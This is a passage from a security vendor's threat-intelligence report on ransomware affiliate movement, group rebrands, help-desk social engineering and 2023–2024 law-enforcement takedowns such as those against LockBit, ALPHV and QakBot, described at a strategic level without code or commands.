
There was a lot of affiliate movement in the ransomware ecosystem over this reporting period. Affiliates continue to engage with multiple schemes at the same time or use schemes to relist victims when a service collapses. For example, when NoEscape and then ALPHV/BlackCat perpetrated exit scams, leaving their affiliates high and dry, LockBit offered to list victims in return for a share of ransom payments. Following the first stage of the law enforcement disruption activity against LockBit, the group did list at least six victims on the leak site that had briefly appeared on the ALPHV site prior to its takedown.

CTU researchers observed a number of ransomware attacks where the victims were listed on more than one leak site. For example, in late 2023, Secureworks incident responders attended an engagement that involved the deployment of the ALPHV/BlackCat ransomware before the victim was named on the INC ransom leak site. The timing of the data theft in this engagement aligned with law enforcement action that rendered GOLD BLAZER's Tor-based infrastructure unreachable. It is therefore likely in this case that the affiliate was unable to list the victim's name on the ALPHV/BlackCat site so sought an alternative, settling on INC Ransom instead.

Qilin Benefits from New Affiliates

One group that may have benefited from law enforcement takedowns to attract new affiliates is **GOLD FEATHER's**[7] Qilin (also known as Agenda) ransomware operation. GOLD FEATHER is likely Russian, as the threat actors advertise Qilin on Russian-language forums and apply a special vetting procedure to English-speaking affiliates before agreeing to work with them.

The number of victims named on the Qilin leak site increased over the first half of 2024. The group first listed victims in October 2022 but before early 2024 had never exceeded nine victim listings per month. From February 2024 onwards it consistently listed ten or more, reaching a peak of 19 in May.






Figure 5. Growth in Qilin listings mapped against ransomware landscape developments. (Source: Secureworks)

Qilin's expanded operations have facilitated high-profile attacks. A June 3 **ransomware attack**[8] on Synnovis, which supplies pathology services to the UK National Health Service (NHS), impacted services such as blood testing at several London hospitals and resulted in the NHS **issuing**[9] an urgent call for blood donors, highlighting the potential life threatening impact cyberattacks can have on healthcare.

Qilin uses ransomware written in Rust that could target both Windows and VMware ESXi devices. CTU researchers have observed the group using Remote Desktop Protocol (RDP) in one attack, as well as tools including PCHunter (PCHunter64.exe) tool and PowerTool (PowerTool64.exe), both of which can disable antivirus services. The attacker also used SessionGopher (SessionGopher.ps1), a PowerShell tool that can remotely extract private key information and passwords from saved sessions of PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP. However, because Qilin uses affiliates to conduct attacks, these TTPs may not be a reliable indicator of TTPs in future attacks. Indeed, the more affiliates a group attracts, the more diverse the tooling used can become. Some groups operate playbooks for affiliates, leading to more consistent TTPs being used but it is not known whether that is true for Qilin.

Ransomware affiliates are financially motivated and may operate in their own best interest rather than remaining loyal to a particular threat group or ransomware family. For example, CTU researchers observed a warning on Donut Leaks' leak site about an affiliate who had allegedly stolen data from them and posted it on other leak sites with modified contact information to collect the ransom. The post specifically mentions INC ransomware, although the connection is unclear. Some affiliates have **reportedly** deployed up to seven different ransomware families. The dynamic relationship between affiliates and operators could be another explanation for the cross posting of the stolen data on other leak sites. However, the principal reason for a rebrand is to avoid the effect of law enforcement activity, most notably sanctions, which can impact ransom payments.

The threshold for rebranding isn't always that high, though. Groups may rebrand just to avoid law enforcement interest. We saw this with **GOLD WATERFALL's**[10] Darkside ransomware attack on Colonial Pipeline. It had such a devastating impact on critical infrastructure in the U.S. that the group immediately found themselves in the crosshairs of the Federal Bureau of Investigation (FBI) and other agencies. So, they shuttered the Darkside operation and rebranded as BlackMatter. BlackMatter then rebranded to ALPHV/BlackCat, possibly because a BlackMatter decryption key was made available by **Emsisoft**[11]. It is possible that this historical link with Darkside was part of the reason for the FBI's takedown attempt against ALPHV/BlackCat in December 2023. We have not yet (as of July 2024) seen ALPHV/BlackCat re-emerge under a new scheme since GOLD BLAZER perpetrated its alleged **exit scam**[12], by apparently failing to pay an affiliate known as **Notchy**[13] a commission of $22 million for an attack. Notchy then attempted to re-extort the victim of that attack via another ransomware group, RansomHub.




Figure 6. How Darkside became ALPHV/BlackCat. (Source: Secureworks).

Given the group's history of rebranding, they will probably attempt to do so again at some point. However, they might find this challenging because of the damage their exit scam has likely done to their reputation among potential future partners.

Over the course of the reporting period, we have seen several scheme rebrands: **GOLD VICTOR's**[14] Vice Society rebranded to Rhysida and **GOLD SOUVENIR's**[15] Royal Ransomware rebranded to Black Suit. CTU researcher analysis in the latter case confirms that the ransomware binary has code in common with Royal ransomware, but the Black Suit ransom note is new. In these two cases, the specific motivations for rebranding are unclear.

Overall, rebranding is a good method of throwing researchers and law enforcement off the scent. It is not foolproof, but it can cause enough confusion to delay investigations and make them more challenging, particularly if findings need to be developed to an evidential standard. Also, on occasion, affiliates who break away from groups take ransomware source code with them to effectively rebrand. For example, we believe that the REvil ransomware operators (**GOLD SOUTHFIELD**[16]) were former affiliates of the Gandcrab ransomware operation.

Is Lockbit Finally Locked Down?

GOLD MYSTIC continued to name LockBit ransomware victims at a fairly steady rate after the first law enforcement infrastructure takedown and then after the indictment of Dimitry Yuryevich Khoroshev as LockBitSupp, the LockBit scheme administrator. However, in June 2024, just 12 victims were named on the LockBit leak site, which represents by far its lowest monthly total since the launch of LockBit 2.0 in July 2021. The leak site also appears to be struggling to stay up, with significant downtime as of publication. One of the victims named in June was the U.S. Federal Reserve, alongside claims that 33TB of U.S. citizens' data had been stolen. However, it became apparent that this claim was bogus, and any data was related to a different organization.

It is hard to see how LockBit can continue to operate under that name now that financial **sanctions**[17] are in place against Khoroshev. These sanctions effectively make it illegal for UK or U.S. organizations to pay ransoms following a LockBit ransomware attack, which rules out a significant source of potential victims. Affiliates are unlikely to continue working with LockBit if they know their chances of securing payment are significantly reduced. The significant drop-off in activity might well be an indication that the operation is about to be shuttered.


When TTPs Evolve, Process Tightening Can Help

Secureworks incident responders attended two engagements in quick succession in early 2024 that involved the social engineering tactics normally associated with the **GOLD HARVEST**[18] (also known as SCATTERED SPIDER) threat group.

Both engagements involved the threat actor calling the victim's help desk. In one engagement, the threat actor masqueraded as a genuine user and requested a password reset. In the other, the threat actor called to get their own cell phone number enrolled in MFA so they could respond to MFA requests. In both cases, the attacker was able to access the network and conduct some post-compromise activity but was unable to achieve their ultimate objectives.

This kind of aptitude in social engineering, especially when conducted by a threat actor with native language abilities, can undermine comprehensive technical security controls. The degree of preparation required to pull off these techniques successfully also potentially undermines the notion of opportunism as the central motivation for cybercrime, including ransomware. Given their successful use of social engineering, attributing activity of this nature to GOLD HARVEST will become challenging as it is likely that these once-unique tactics will soon be adopted by a broader set of threat actors.

Some technical measures can assist in mitigating the threat posed by this activity—such as authenticator-based MFA that relies on ownership of a specific device in preference to SMS-based MFA services. However, successfully combatting this type of social engineering attack demands a focus on the 'people' element of business operations. Process tightening is important, such as adding additional authentication methods e.g. a list of agreed terms to be exchanged when a user calls a help desk. Training help desk staff is also vital; empowering them to challenge suspicious users is essential, even if they seem to be senior executives.



A YEAR OF TAKEDOWNS


Over the past year, law enforcement agencies conducted multiple actions against cybercriminal operations. Some were more impactful than others.

The Effect of the QakBot Takedown

In late August 2023, a coordinated law enforcement effort led by the FBI resulted in the **takedown**[19] of the QakBot botnet. At 23:27 UTC on August 25, 2023, CTU researchers **detected**[20] the QakBot botnet distributing shellcode to infected devices. The shellcode unpacked a custom DLL (dynamic link library) executable that contained code that can cleanly terminate the running QakBot process on the host. This operation was described in detail in last year's report.

One almost immediate impact of the QakBot takedown was on victim numbers for the Black Basta ransomware scheme, operated by GOLD REBELLION. Affiliates of the group had long relied on QakBot infections for initial access to networks. In September 2023, no victims were named on the Black Basta leak site. However, this hiatus was short-lived and Black Basta attacks quickly rebounded.

At the time, CTU researchers speculated that any attempt by the QakBot operator **GOLD LAGOON**[21] to reconstitute the botnet might see it reemerge in a less monolithic state to make it harder to take down. This seems to have been borne out by events. In December 2023, Microsoft **observed**[22] a low-level phishing campaign distributing QakBot. CTU analysis of the sample confirmed changes from the original version, most notably the significant reduction in the number of C2 server IP addresses embedded within the malware and a shift of their storage location, which suggested manual rather than automated entry. It is possible that smaller botnets are being spun up for use in specific campaigns. Use of divergent botnets makes QakBot more difficult for security researchers to track and much less vulnerable to a large-scale takedown.



ALPHV/BlackCat and the Tug of Tor

A less successful takedown[23] attempt was observed in December 2023, when the FBI posted a seizure notice on the ALPHV/BlackCat leak site.

Figure 7. Domain seizure notice appearing on several GOLD BLAZER websites on December 19, 2023. (Source: Secureworks)

In an ensuing 'tug of Tor', the ALPHV operators, GOLD BLAZER, regained control of the leak site and posted a counter message. They also quickly established a new leak site and began posting victim names, albeit at a lower rate than prior to the website seizure.

Figure 8. GOLD BLAZER response to FBI takedown posted to main leak site on December 19. (Source: Secureworks)

However, while ostensibly unsuccessful, the take down efforts may have influenced GOLD BLAZER's decision to perpetrate an 'exit scam' in early March 2024. An apparent FBI seizure notice was placed on the new leak site, and the group claimed that they were forced to shutter their operation thanks to FBI activity. They also put the ALPHV source code up for sale. This new seizure notice had unusual characteristics. There were several discrepancies in the code formatting, and while it looked like a clone of the previous seizure notice, the website's favicon showed the ALPHV logo and not the FBI's logo as in the December 2023 takedown.

At this point, an alleged affiliate called Notchy claimed the ALPHV operators had scammed them out of their share of a $22 million ransom payment allegedly made by Change Healthcare following a ransomware attack that had disrupted prescription services in the U.S. GOLD BLAZER denied this.

Given the group's history of rebranding, GOLD BLAZER may launch a new ransomware variant and affiliate scheme at some point. However, the value of the stolen funds and the significant reputational damage CTU researchers have observed within the underground community, suggest that the group will not reemerge quickly.

Law Enforcement and the Trolling of LockBit

A more comprehensive ransomware takedown took place in February[24] and May[25] 2024, this time against LockBit. It targeted not just LockBit's infrastructure but also its brand and reputation. The disruption activity came in two phases: the first, in mid-February, involved seizing the LockBit leak site and using it to reveal elements of the law enforcement activity in the same style that LockBit victims are named. These elements included agency press releases; announcements of two arrests—one in Poland and one in Ukraine—and indictments; a countdown to sanctions; screenshots showing the UK National Crime Agency (NCA)'s access to backend infrastructure; an invitation for LockBit victims to contact local law enforcement agencies with the possibility of decrypting data; a recovery tool created by the Japanese Police with Europol's support, and countdowns to the publication of threat intelligence products from cybersecurity vendors, including a threat analysis of LockBit from Secureworks.

Notably absent was any revelation of the identity of LockBitSupp, the LockBit administrator. However, in stage two of the operation in May, the NCA resurrected the LockBit leak site in order to reveal LockBitSupp as Dmitry Khoroshev, a Russian citizen residing in Voronezh. The U.S. Justice Department (DOJ) unsealed an indictment[26] against Khoroshev while the Treasury Department issued sanctions. The NCA also demonstrated that they still had access to backend infrastructure. This access revealed arguably the most telling thing about the impact of the disruption: prior to the initial takedown, the NCA reported that there were 194 affiliates of the LockBit RaaS. Three months later, in stage two, this number had dropped to 69.

Figure 9. LockBit leak site after the law enforcement seizure and rebranding. (Source: Secureworks)

The LockBit disruption represented a real shift in law enforcement's approach to targeting cybercriminals. Long-challenged by the relative protection residing in unfriendly countries can afford—cybercriminals can act with near immunity from prosecution and extradition in Russia or other CIS countries as long as they do not target domestic organizations—international law enforcement had to turn to alternative means to undermine ransomware groups and limit their impact. With LockBit, this was really the first example of its kind. It involved highlighting that the administrator could not be trusted to fulfil their promises to either victims or affiliates. To this end, as part of the information revealed during the takedown, law enforcement revealed that:

- They had ongoing access to LockBit's backend infrastructure.
- The majority of affiliates (114 of 194) did not make any money from their involvement with LockBit despite the fact that each had submitted a 1 BTC deposit to the program on entry.
- They had information on affiliates, by presenting them with custom messaging when they logged into the LockBit panel, suggesting that they might be subject to further law enforcement activity.
- The decryptor provided on payment of the ransom did not always work.
- Affiliates did not delete data after payment of the ransom, despite that being a condition of payment.

The challenge of conducting these sorts of operations should not be underestimated. Not only do they rely on a huge amount of coordination between different agencies and governments, but they also need to overcome other considerations, such as the impact that damaging a ransomware group's reputation might have on current or future victims. Will the operator behave even more unethically as both a form of revenge and a means to reestablish their reputation within the cybercriminal ecosystem? Will they respond by actively targeting critical infrastructure organizations?


Enablers in the Frame

Law enforcement also conducted major operations against cybercriminals running operations that enabled and supported ransomware attacks and other cybercrimes in early 2024. In February, Interpol announced its lead in **Operation Synergia**[27], a global undertaking throughout late 2023 that resulted in the shutdown of multiple C2 servers used to facilitate phishing, malware delivery and ransomware deployment. Most of these servers were located in Europe, as were the majority of the individuals arrested as a result of the investigation.

Also in February, the U.S. DOJ announced the indictment and arrest of two individuals associated with the sale of Warzone RAT, and the seizure of associated infrastructure. Warzone RAT offered cybercriminals capabilities such as file system browsing, recording keystrokes, stealing credentials, taking screenshots, and spying on users through web cameras.

International law enforcement continued 2024 with the targeting of more enablers, including a popular phishing kit, multiple loaders and an underground forum used by cybercriminals to sell unauthorized access to victim networks.

A takedown[28] against LabHost, which took place in mid-April 2024, was led by London's Metropolitan Police Service (MPS) in conjunction with other European agencies and international police forces, and involved the arrests of 37 individuals and the seizure of infrastructure. LabHost was established in 2021 to enable cybercriminals to create phishing websites to steal information from unwitting users. The phishing kit[29] offered tiered levels of access on a phishing-as-a-service model, with each tier based on geographic access and the number of phishing pages available for use. Domains that hosted the phishing kit pages were replaced with seizure notices. In keeping with the targeting of the reputation of malware operators, the MPS delivered a custom message to 800 users of the LabHost phishing platform, telling them "how much they've paid to LabHost, how many different sites they've accessed and how many lines of data they've received". The messages—delivered from the perspective of the LabHost operators—imply cooperation with law enforcement and suggest these users are of ongoing interest and may be targeted in future operations.



Operation Endgame—Probably not the Actual End

Operation Endgame[30], an ambitious operation targeting the infrastructure of six different loaders and some of their operators, had mixed success. The operation was focused on taking down or disrupting the Smoke Loader, Bumblebee, SystemBC, and PikaBot malware operations. IcedID and TrickBot were also targeted, despite having been previously dismantled by their operators. The coordinated activity, which entailed cooperation with several private organizations, included arrests and searches at locations in Europe, the takedown of over 100 servers in Europe and North America, and the seizure of over 2,000 domains. CTU researchers had already observed a drop-off in activity or closure of some of these services before the takedown activity had taken place:

- Activity against TrickBot centered on the identities[31] of seven individuals engaged in its development and deployment by Germany's Bundeskriminalamt (BKA). TrickBot, which was shuttered by its operators, GOLD BLACKBURN[32], in February 2022, was very closely linked to the deployment of the Conti and Ryuk ransomware schemes operated by GOLD ULRICK[33].
- Bumblebee, which GOLD BLACKBURN developed after dismantling TrickBot, is lower profile. It has been used sparingly in a small number of campaigns during 2024. Unlike TrickBot, Bumblebee does not join infected hosts into a large, continuously running botnet. It is a modular loader that CTU researchers have observed being distributed primarily through phishing and trojanized software from fake download pages promoted via search engine optimization (SEO) poisoning. It delivers payloads such as Cobalt Strike, Brute Ratel, and Sliver, which are commonly associated with ransomware deployments. Bumblebee also includes a plugin that can steal credentials stored in the Chrome web browser, and it can drop an hVNC module, which IcedID also uses, that provides attackers with a stealthy backdoor on infected systems.
- IcedID was a near-constant presence in email inboxes from mid-2017 until the botnet was voluntarily dismantled by its operators (GOLD SWATHMORE[34]) in November 2023. Originally designed to target financial institutions for high-value transaction fraud, by 2021 it had pivoted to providing initial access to ransomware distributors. In the final three months of its operation, CTU researchers observed at least 17 distinct campaigns distributing IcedID, with each campaign remaining active for one to three days. These distribution campaigns relied on 15 unique domain names. IcedID was distributed globally, only excluding devices in the Russian Federation and its near-abroad states from being recruited into the botnet. GOLD SWATHMORE maintains close working relationships with the operators of TrickBot, QakBot, and Emotet, as well as numerous ransomware affiliates.

- Unlike the other malware targeted in this operation, SystemBC provides direct remote access to environments. It creates a SOCKS5 backconnect server on an infected host, allowing a threat actor to create a virtual tunnel from their infrastructure directly into a victim's network. SystemBC maintains a persistent connection to its C2 server, awaiting commands to establish a tunnel or download additional malware. Widely available and simple to use, SystemBC is frequently adjunct malware used in an intrusion to facilitate network discovery and lateral movement. CTU researchers first detected SystemBC in customer telemetry in late 2019. In late 2023, **GOLD VICTOR**[35] used it to deploy Rhysida ransomware. Since early 2023, CTU researchers have identified over 130 active SystemBC servers.

- PikaBot emerged in early 2023 and is typically used to download additional malware, including executables and shellcode, onto a compromised system from a C2 server. It is usually distributed via phishing campaigns. Given some similarities to QakBot, third-party researchers have **suggested**[36] that PikaBot might be a QakBot replacement. However, CTU researchers have not observed evidence that corroborates this view. QakBot has continued to operate, albeit on a much smaller scale, since its takedown in August 2023. Third-party researchers **observed**[37] PikaBot leading to the deployment of Black Basta ransomware, particularly following QakBot's demise. In early 2024, CTU researchers observed some changes to PikaBot that suggested the developers were streamlining their operation.

- Smoke Loader, which is operated by the **GOLD ANDREW**[38] threat group, is particularly prolific and has been a key enabler of cybercrime since at least 2010. Smoke Loader is the only malware targeted in this takedown that is publicly offered as malware as a service. On May 28, 2024, CTU researchers observed some of the active Smoke Loader botnets begin redirecting to sinkhole architecture operated by The Shadow Server Foundation. There were approximately ten live botnets as of the takedown, although Smoke Loader botnets are mutable, and some appear for short periods. Two of these botnets did not appear to have been affected by the takedown action: one remained fully functional with the other resolving IPs that were not under Shadowserver control. As a result of this, some Smoke Loader botnets were able to continue their operations and CTU researchers observed a significant uptick in their operations within two days of the original disruption. Despite this, the sinkhole operation has made a significant dent in Smoke Loader infrastructure.

